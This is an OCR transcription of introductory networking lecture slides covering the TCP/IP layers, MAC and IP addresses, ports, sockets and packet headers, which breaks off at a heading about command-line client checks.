
Sending a Letter



Sending a Data Packet



TCP/IP Protocol Stack




Application layer defines how applications interface with Transport Layer services to use the network. They don't care how data is transported

Transport Layer sets a logical connection between applications

Network Layer controls device to device delivery of data packets on the same network or different network.


The link layer is used to transfer data between entities in a network

TCP/IP Protocol Stack




Sending/ Receiving Data Packet

Our Setup (We use VirtualBox)



Data Packet (Analogy with Postal Network)




A **MAC Address** is like the color, size, and shape of physical mailbox such that It's enough that the mail clerk (your network router) Can identify it, but it's unique

IP address is like your postal address

Port number is like Room in your home

Media Access Control (MAC) Address (Physical Address)

- Physical Address of a host (Format- xx:xx:xx:xx:xx:xx) uniquely identifies a device on a network
- Stored in Network Interface Card



Internet Protocol (IP) Address

- Unique address inside a that identifies a device on the internet or a local network (Format- X:X:X:X)


- IP addresses are identifiers that allow information to be sent between devices on a network: they contain location information and make devices accessible for communication

- Types: Private IP Address, Public IP Address

- **Private IP Address:** Private IP are used on a local network. It is an IP address that cannot be accessed on the internet

Public IP Address: Public IP addresses are used on the internet. It is an IP address that is used to access the internet

Data Packet



TCP/IP Packet
IP Header
TCP
Version
IHL
Type of Service
Total Length
Identification
Flags
Fragment Offset
Time to Live
Protocol=6 (TCP)
Header Checksum
Source Address
Destination Address
Options
Padding
Source Port
Destination Port
Sequence Number
Acknowledgement Number
Data Offset
URG
ACK
PSH
RST
SYN
FIN
Window
Checksum
Urgent Pointer
TCP Options
Padding
TCP Data

What is Port Number?

*A **port** number is the logical address of each **application** that uses a network or the Internet to communicate. A **port** number uniquely identifies a network-based **application** on a computer. Each **application** is allocated a 16-bit integer **port** number*


Application

User Space


Kernel Space

Socket


- The endpoints of a network connection
- Each host has a unique IP address
- Each user application runs on a specific port
- Socket API allows us to send and receive data



Encapsulation and Decapsulation of Data



Client-Server



Communication Check Using Command Line

<u>Client Side</u>

